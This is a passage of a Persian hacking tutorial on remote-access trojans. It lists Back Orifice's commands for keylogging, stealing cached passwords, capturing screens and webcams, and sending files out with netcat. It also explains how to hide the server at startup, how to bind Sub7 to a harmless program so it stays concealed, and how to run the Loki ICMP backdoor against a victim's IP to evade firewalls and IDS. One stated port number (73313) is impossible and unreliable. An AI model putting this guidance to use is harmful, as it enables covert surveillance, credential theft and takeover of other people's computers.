ارتباط یک برنامه کاربردی را متوقف می‌کند.

Appslist / applist

برنامه‌های کاربردی را که بطور متداول برای برقراری ارتباط به کار می‌روند، لیست می‌کند.

Directory Create / md

یک دایرکتوری ایجاد می‌کند.

Directory list / dir

فایلها و دایرکتوری را لیست می‌کند. اگر بخواهید بیش از یک فایل را لیست کنید باید یک کاراکتر جانشین معین کنید.

Directory remove / rd

یک directory را پاک می‌کند.

Export add / shareadd

یک export روی Server ایجاد می‌کند. دایرکتوری export شده یا آیکن درایو با آیکن shared hand نمایش داده نمی‌شود.

Export delete / sharedel

exportرا حذف می‌کند.

Exports list / sharelist

نام اشتراکهای متداول، درایو یا دایرکتوری که به اشتراک گذاشته شده‌اند، دستیابی به آن اشتراک و password برای اشتراک را لیست می‌کند.

FileCopy / Copy

فایل را کپی می‌کند.

File delete / del

فایل را حذف می‌کند.

FileFind / Find

درخت دایرکتوری را بدنبال فایلهایی که با مجموعه مشخصات جانشین هماهنگ است جستجو می‌کند.

Filefreeze / freeze

یک فایل را فشرده می‌کند.

Filemelt / melt

یک فایل را Decompress می‌کند.

Fileview / view

محتوای یک فایل متن را مشاهده می‌کند

HTTP Disable / httoff

سرویس‌دهنده http را غیرفعال می‌سازد.

Keylog begin / keylog

Keystorkeها را روی ماشین سرویس‌دهنده به یک فایل متن log می‌کند. این log به شما نام پنجره این را که متن در آن تایپ شده را نشان می‌دهد.

Keylog end

logging صفحه کلید را به پایان می‌رساند. برای پایان دادن logging صفحه کلید از سرویس‌گیرنده متن از 'keylog stop' استفاده کنید.

mm capture aui / capavi

ویدئو و صدا را (در صورت موجود بودن) از وسیله ورودی ویدئو به یک فایل aui ضبط می‌کند.

mm capture Frame / copframe

تصویر ویدئو را از وسیله ورودی ویدئو به یک فایل bitmap ضبط می‌کند.

mm capture screen / capscreen

تصویری از صفحه نمایش ماشین سرویس‌دهنده را به یک فایلbitmap ضبط می‌کند.

mm List capture devices / listcaps

وسایل ورودی ویدئو را لیست می‌کند.

mm play sound / sound

یک فایل WAV را روی ماشین سرویس‌دهنده play می‌کند.

Net connections / netlist

ارتباطات ورودی و خروجی شبکه را لیست می‌کند.

Net delete / netdisconnect

ارتباط ماشین سرویس‌دهنده را از یک منبع شبکه قطع می‌کند.

Net use / netconnect

ارتباط ماشین سرویس‌دهنده را با یک منبع شبکه برقرار می‌سازد.

Net view / netview

تمام رابطهای شبکه، حوزه‌ها، سرویس‌دهنده‌ها وexport های قابل مشاهده از ماشین سرویس‌دهنده را مشاهده می‌کند.

Pinghost / ping

ماشین میزبان را ping می‌کند. نام ماشین و شماره نسخه BO را بازمی‌گرداند.

plugin execute / plugin exeC

pluginیک Backorifice را اجرا می‌کند. اجرای اعمالی که با رابط pluging Backorifice مطابق نباشد ممکن است موجب مختل شدن سرویس‌دهنده گردد.

Pluging kill / pluginkill

به یک plugin خاص می‌گوید که shutdown شود.

plugins list / pluginlist

pluginهای فعال را لیست می‌کند و یا مقدار یک plugin را که خارج شده است، بازمی‌گرداند.

Process list / proclist

فرآیندهای اجرایی را لیست می‌کند.

Process spawn / procspawn

برنامه را اجرا می‌کند. اگر پارامتر دوم مشخص شده باشد، فرآیند بصورت یک فرآیند عادی و دیداری اجرا می‌گردد. در غیراینصورت فرآیند بصورت پنهانی و یا جدا اجرا می‌شود.

Redir add / rediradd

ارتباطات TCP ورودی و یاpacket های udp را به آدرس دیگر ip تغییر مسیر می‌دهد.

Redir del / redirdel

تغییر مسیر یک پورت را متوقف می‌سازد.

Redir list / redirlist

تغییر مسیرهای پورت فعال را لیست می‌کند.

Reg Create key / regmakekey

در registry یک کلید ایجاد می‌کند.

توجه: در مورد تمام فرمانهایregistry ، برای مقادیرregistry ، مقدار \\را قرار ندهید.

Regdelete key / regdelkey

یک کلید را از registry حذف می‌کند.

Regdelete value / regdelval

یک مقدار را از registry حذف می‌کند.

Reglist keys / reglistkeys

کلیدهای فرعی یک کلید registry را لیست می‌کند.

Reg list values / reglistvals

مقادیر یک کلید registry را لیست می‌کند.

Reg set value / regsetval

برای کلید registry مقداری را قرار می‌دهد. مقادیر برحسب نوعی که بدنبال کاما (،) آمده است و سپس داده‌های مقدار تعیین می‌شوند. در مورد مقادیر باینری (نوع(B ، مقدار یکسری از مقادیر دو رقمی بر مبنای شانزده است. در مورد مقادیر DWORD (نوع(D ، مقدار یک عدد دسیمال است. در مورد مقادیر رشته‌ای (نوع(S ، مقدار یک رشته متنی است.

Resolve host / resolve

آدرس ip نام یک ماشین را در رابطه با ماشین سرویس‌دهندهresolve می‌کند .نام ماشین می تواند نام یک میزبان اینترنت و یا نام ماشین یک شبکه محلی باشد.

system dialogbox / dialog

یک کادر مکالمه روی ماشین سرویس دهنده با متن تهیه شده و دکمه 'OK' ایجاد می‌کند. شما می توانید به هر تعداد که می خواهید کادر مکالمه ایجاد کنید، این کادر ها در جلوی کادر قبلی پشت سرهم قرار می گیرند.

system info / info

اطلاعات سیستم را برای ماشین سرویس‌دهنده نمایش می‌دهد. اطلاعات به نمایش درآمده شامل نام ماشین، کاربر جاری، نوعCPU ، حافظه موجود و کلی، اطلاعاتی در مورد نسخه ویندوز و اطلاعاتی در مورد درایو شامل نوع درایو) ثابت، cd-rom، قابل جابه جایی یا راه دور) و در رابطه با درایوهای ثابت، اندازه و فضای خالی درایو می‌باشد.

System lockup / lockup

ماشین سرویس‌دهنده را lockup می‌کند.

System passwords / passes

Passwordهای Cash شده برای کاربر جاری و password محافظ صفحه نمایش را نشان می‌دهدpassword .های به نمایش درآمده ممکن است در آخرشان داده‌های اضافه داشته باشند.

System reboot / reboot

ماشین سرویس‌دهنده را Shutdown می‌کند و مجدد آن را راه‌اندازی می‌کند.

TCP file Send / TCPsend

ماشین سرویس‌دهنده را به یک ip و پورت خاص مرتبط می‌کند و محتوای فایل مشخص شده را می‌فرستد و سپس ارتباط را قطع می‌کند.

- توجه: برای انتقال فایل TCP ، آن ip و Port خاص باید قبل از آنکه فرمان فایل TCP ارسال و یا fail گردد، شنیده شوند یک Utility مفید برای انتقال فایلها netcat است که برای UNIX و هم برای win32 فایل دسترسی است.

فایلها می‌توانند با استفاده از فرمان ارسال TCP و netcat با گرامری شبیه netcat-1-p666<file :از سرویس‌دهنده فرستاده شوند.

فایلها می‌توانند با استفاده از فرمان دریافت فایل TCP و netcat با گرامری شبیه netcat-1-p666>file :به سرویس‌دهنده فرستاده می‌شوند.

توجه: نسخهwin32 ، netcatتا زمانی که به پایان فایل ورودی برسد خارج و یا قطع ارتباط نمی‌شود. پس از آنکه محتویات فایل منتقل شد، netcatرا با ctrl-break یا ctrl-c پایان ببخشید.

Boconfig:

Boconfig.exe به شما اجازه می‌دهد تاOption ها را برای یک سرویس‌دهنده bo قبل از آنکه نصب شود، پیکربندی کنید . Boconfigاز شما در مورد نام اجرایی که نامی است که Back orifice با آن خود را در دایرکتوری سیستم نصب خواهد کرد، سوال می‌کند.

ضرورتی ندارد که Boconfig به exe. ختم شود، اما اگر شما از پسوند فایل استفاده کنید، exe. ، Boconfig را اضافه نخواهد کرد. سپس در مورد توصیف exe سوال می‌کند که در واقع توصیفی است که exe را درregistry ، جایی که از زمان راه‌اندازی شروع می‌شود، شرح می‌دهد. سپس در مورد پورتی که سرویس‌دهنده از آنجا paket ها را خواهد شنید سوال می‌کند و سپس در مورد passwordای که برای رمزگذاری از آن استفاده خواهد کرد می‌پرسد. برای برقراری ارتباط با سرویس‌دهنده با استفاده از سرویس‌گیرنده، سرویس‌گیرنده باید با همان password مشابه پیکربندی شود. این نیز می‌تواند تهی باشد. و بالاخره، Boconfigدر مورد مسیر فایل که می‌تواند به سرویس‌دهنده متصل شود و در دایرکتوری سیستم به عنوانStart های سرویس‌دهنده نوشته می‌شود، سوال می‌کند. این می‌تواند plugin یک Backorifice باشد که بطور خودکارStart می‌شود.

سرویس‌دهنده‌ای که بدون پیکربندی شدن کار می‌کند، در برقراری ارتباط روی پورت ۷۳۳۱۳ بدون password دچار نقصان می‌شود و خود را بصورت "exe." نصب می‌کند.


مسائل و مشکلات:

- صفحه نمایش ضبط MM: bitmap در هر resolution و عمق پیکسلی که ماشین سرویس‌دهنده در آن اجرا می‌شود، ذخیره می‌گردد. در نتیجه، bitmapها می‌توانند با عمقهای رنگ ۱۶ بیت یا ۲۴ بیت تولید شوند. اکثر برنامه‌های کاربردی گرافیکی تنها می‌توانندbitmap های ۸ یا ۳۲ بیتی را اداره کنند و قادر بهload کردن bitmap نیستند و آن را به درستی نشان نمی‌دهند (این شامل Graphics workshop برای ویندوز WANG Imaging, photoshop توزیع شده با ویندوز می‌شود). بهرحال، برنامه Paint.exe که به همراه Windows می‌آید آن را نشان خواهد داد.


- loggingصفحه کلید: ظاهراً ویندوز ms-dos فاقد حلقه پیام است که مانع log شدن کلیدهایی می‌گردد که درون آنها تایپ می‌گردد.
- تغییر مسیر برنامه کاربردی متنی -TCP(App add) چندین اشکال وجود دارد. هنگامی که Command.com با handleهای تغییر مسیر یافته‌اش ایجاد می‌شود، سیستم نیز REDIR32.EXE که تا پایان ارتباط ظاهر نمی‌شود را ایجاد می‌نماید. (بنظر می‌رسد رابط OS که با مدلTsr ارتباط برقرار می‌کند درdos session ، loadمی‌شود تاhandle های ورودی و خروجی را به سمتPipe ها تغییر مسیر دهد) بنابراین اگر شما ارتباط TCP را قبل از پایان یافتن برنامه کاربردی، پایان ببخشید (یا آن را خارج کنید(، REDIR32.EXE و ') WINOA386.MOD برنامه کاربردی قدیمی' (۱۶ بیتی (wrapper (به اجرا شدن ادامه خواهد داد و Backorifice و سیستم عامل قادر به پایان بخشیدن آنها نخواهند بود. این مسئله مانع shutdown سیستم نیز می‌شود و همیشه در (...Please wait) باقی می‌ماند.
- همچنین به نظر می‌رسد تغییر مسیر دادن خروجی از برخی از برنامه‌های کاربردی) Console همچون FTP.EXE و متأسفانه (boclient.exe مشکل باشد.

معرفی SUB7

این ابزار خیلی لوس است و من به هیچ وجه از این خوشم نمیاید ، بیشتر برای بچه ها ساخت شده است با این امکانات مسخره آن را ، کارای خوبی هم ندارد و من فقط یک مرور کلی میکنم .



برای پیکر بندی سرویس دهنده آن از ابزار همراه ، آن استفاده میکنیم ، من فقط یک مورد در این ابزار توضیح میدهم ، چون تنها جنبه ان است که در وبلاگ های فارسی به آن اشاره نشده و ان هم قسمت Bind است که در این قسمت شما میتوانید یک فایل اجرایی بی خطر مثل یک ماشین حساب !! و یا تقویم فارسی و ... را به فایل سرویس دهنده آن متصل کنید و آن مخفی شود و ....




بقیه قسمت ها را هم خودتان کشف کنید !!!!!!!!!!!!

معرفی و آموزش Loki

خوب اگر تا به حال اگر دقت کرده باشید ما فقط تا به حال درباره Windows صحبت کرده ایم (به غیر از VNC که قابلیت رفتن روی هر دو پلت فرم را دارد) ، در این قسمت ما به ابزار های تحت یونیکس و ... میپردازیم .


مکانیزم به کار رفته در ابزار Loki عبارت است از بسته بندی فرمان های مورد نظر جهت اجرا بر روی سیستم مورد هدف در قالب پیغام های ICMP که مابین دو ماشین کلاینت و سرور رد بدل میشود . این برنامه بعد از کامپایل و اجرا یک شبح بوده و در پس زمینه اجرا میشود ، در نتیجه هیچ اثری از این برنامه وجود ندارد ، قابل ذکر است چون این برنامه از پروتکل ICMP استفاده میکند هیچ گونه پورت بازی هم به وجود نمی آید . برای ارتباط با برنامه و اجرا ان باید بنویسیم :

```
attacker# ./loki -d <victim's IP address>
```



دستیابی به IP آدرس ماشین قربانی با بهره گیری از این ابزار در سمت کلاینت و سرور


در شکل زیر نمای از استراق سمع از شبکه ای که به Loki آلوده هست را میبینید ، به وسیله ابزار Ethereal .



همانگونه که قبلا اشاره شد این ابزار به علت استفاده از پروتکل ICMP بسیار قوی میباشد و قابلیت رد شدن از IDS و دیوار آتش را به راحتی دارا میباشد . البته اگر در شبکه بسته های ICMP فیلتر شده باشند شما میتوانید از پورت UDP-53 که متعلق به سیستم DNS میباشد استفاده نمایید برای این منظور از سوییچ swapt/ میبایست استفاده نمایید. یکی از شاخصه های مهم این ابزار استفاده از رمزنگاری در هنگام انتقال داده ها میباشد

معرفی ابزار STcpShell

این ابزار هم مثل بالای است ، فقط از پروتکل TCP استفاده میکند و اساس کار آن بر مبنای جعل بسته های اطلاعاتی TCP است که اطلاعات را مابین کلاینت و سرور منتقل میکنند . امکان دیگری که این ابزار دارد در اختیار قرار دادن یک خط فرمان مجازی به مهاجم است .

